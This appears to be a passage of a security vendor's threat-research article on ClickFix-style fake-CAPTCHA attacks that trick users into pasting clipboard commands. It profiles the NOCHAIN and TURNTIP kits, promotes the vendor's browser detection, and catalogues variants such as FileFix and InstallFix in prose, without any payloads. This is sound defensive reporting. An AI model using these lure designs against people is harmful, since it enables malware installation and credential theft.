
Example: The example overlays a compromised publisher's article and blurs the page behind its panel, so the site looks like it is still loading. Its verification line is numeric rather than hex. It serves different instructions per OS, and it reads its configuration on-chain. The same URL served to a Mac gets a different instruction set — "To better prove you are not a robot, please: Open Terminal…" instead of the Run dialog.
NOCHAIN
NOCHAIN is a fake CAPTCHA malicious copy and paste attack tool delivered from compromised websites. It leverages the EtherHiding technique for hosting its lure content and malicious payloads on a public blockchain. NOCHAIN also introduced an interesting browser-based persistence mechanism by registering a service worker that continues to deliver the payload to repeat visitors.

Visiting a site that has been compromised with NOCHAIN presents a fake clone of Google Search's "unusual traffic from your computer network" page with a reCAPTCHA checkbox. Upon clicking the checkbox, the payload is put onto the victim's clipboard and instructions for executing it via the Windows run dialog are displayed.
TURNTIP

TURNTIP is a malicious copy and paste attack tool that is based on injecting a fake Cloudflare Turnstile interstitial into compromised sites. Push has observed active development of this tool throughout 2025 and 2026 with several distinct evolutions to the loader in particular.
Push named this threat after the distinctive help tooltip that's included in the execution prompt instructions to ensure that victims can find the Windows meta key to open the run dialog.
How Push can help
Push detects ClickFix attacks inside the browser before the payload reaches the endpoint.
Real-time page analysis identifies ClickFix kits on page load from their page structure and script behavior, independent of the attacker's infrastructure, so techniques like EtherHiding and domain rotation don't affect detection.
Malicious copy and paste detection fires on the clipboard event itself, catching the payload regardless of which LOLBin it invokes or how it's obfuscated — and covering every xFix derivative.
Because Push operates at the browser layer, it intercepts ClickFix regardless of delivery mechanism, tackling attacks that arrive via search engines and compromised sites rather than email. This adds a powerful layer of protection in the browser that works alongside endpoint-layer controls, and is a flexible way of extending protection to machines that lack endpoint security controls such as BYOD devices, contractor machines, Macs, and developer machines.
Appendix: Catalog of sub-techniques
Numerous ClickFix derivatives have emerged (many of which aren’t really fundamentally different enough to be given a whole new name) with varying lures, payloads, and deception tactics. For the majority, the core mechanics remain the same.
Variant | Mechanic |
ClickFix | The original: fake error or CAPTCHA prompt tricks the user into opening Run (Win+R) or Terminal and pasting a clipboard-injected command. Remains the dominant in-the-wild technique. |
TerminalFix | Fake Cloudflare CAPTCHA on compromised sites instructs the user to open Windows Terminal (Win+X → I) instead of the Run dialog, deploying reverse tunnel backdoors for persistent network access. |
CrashFix | Deliberately crashes or freezes the browser, then presents "fix" instructions that involve pasting a malicious command. Relies on urgency and the user's desire to recover their session. |
ConsentFix | Abuses OAuth consent flows via ClickFix-style interaction — the user is walked through granting permissions to a malicious application under the guise of verification or troubleshooting. |
ClickExfil | Uses browser fingerprinting for OS-specific instructions and targets high-value local files including OAuth tokens. Bypasses EDR controls not designed to detect user-initiated outbound transfers. |
InstallFix | Fake install guide — "Install on Windows — Quick install via PowerShell" — for developer tools and AI products. Distributed via malvertising, cloned docs, and shared LLM conversation URLs (the LLMshare delivery route). Push has detected this against Claude Code, NotebookLM, ChatGPT, and Codex branding. |
ClickLock (macOS) | Repeatedly force-kills applications until the user surrenders their login password to make it stop. Targets macOS specifically. |
DragFix | Manipulates drag-and-drop interactions — the user drags what appears to be a normal UI element but is actually dropping a malicious file or payload into an execution context. |
FileFix | Abuses the File Explorer address bar — the user is instructed to paste a path or command into the address bar rather than the Run dialog, achieving execution through a less-monitored surface. |
DownloadFix | Tricks the user into downloading and executing a file directly (.exe/.dmg) rather than using clipboard-paste-execute — ClickFix lure mechanics applied to a traditional download vector. |
Fake Update | The original SocGholish/CLEARFAKE mechanic: a compromised site displays a fake browser or software update prompt. The user clicks through and either downloads a malicious installer or is redirected into a ClickFix clipboard-paste flow. |